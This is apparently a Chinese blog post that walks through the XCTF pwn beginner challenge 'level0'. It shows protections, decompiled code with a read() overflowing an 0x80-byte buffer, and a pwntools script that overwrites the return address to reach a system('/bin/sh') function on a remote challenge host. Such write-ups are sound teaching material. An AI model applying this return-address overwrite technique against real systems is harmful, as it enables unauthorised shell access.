level0(xctf)


原创

whiteh4nd 于 2020-05-06 22:56:58 发布 412 收藏

分类专栏： # xctf(pwn新手区) CTF

本文链接：https://blog.csdn.net/weixin_43868725/article/details/105961926

版权



xctf(pwn新手区) 同时被 2 个专栏收录

10 篇文章 0 订阅

订阅专栏

CTF

41 篇文章 0 订阅

订阅专栏

0x0 程序保护和流程

保护：

```
[*] '/home/whitehand/Desktop/a'
    Arch:     amd64-64-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

流程：

main()

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  write(1, "Hello, World\n", 0xDuLL);
  return vulnerable_function();
}
```

vulnerable_function()

```
ssize_t vulnerable_function()
{
  char buf; // [rsp+0h] [rbp-80h]

  return read(0, &buf, 0x200uLL);
}
```

很明显的栈溢出，read()允许输入0x200个字符而buf只有0x80

0x1 利用过程

我们在ida的函数窗口处发现了一个callsystem()，可以直接getshell

```
int callsystem()
{
  return system("/bin/sh");
}
```

所以我们只需要将返回地址覆盖成callsystem()的地址就可以拿到flag，buf=0x88*‘a’+p64(0x400596)

0x2 exp

```
from pwn import *
#sh=process('./a')
sh=remote('124.126.19.106','32198')
sh.recv()
payload=0x88*'a'+p64(0x400596)
sh.sendline(payload)
sh.interactive()
```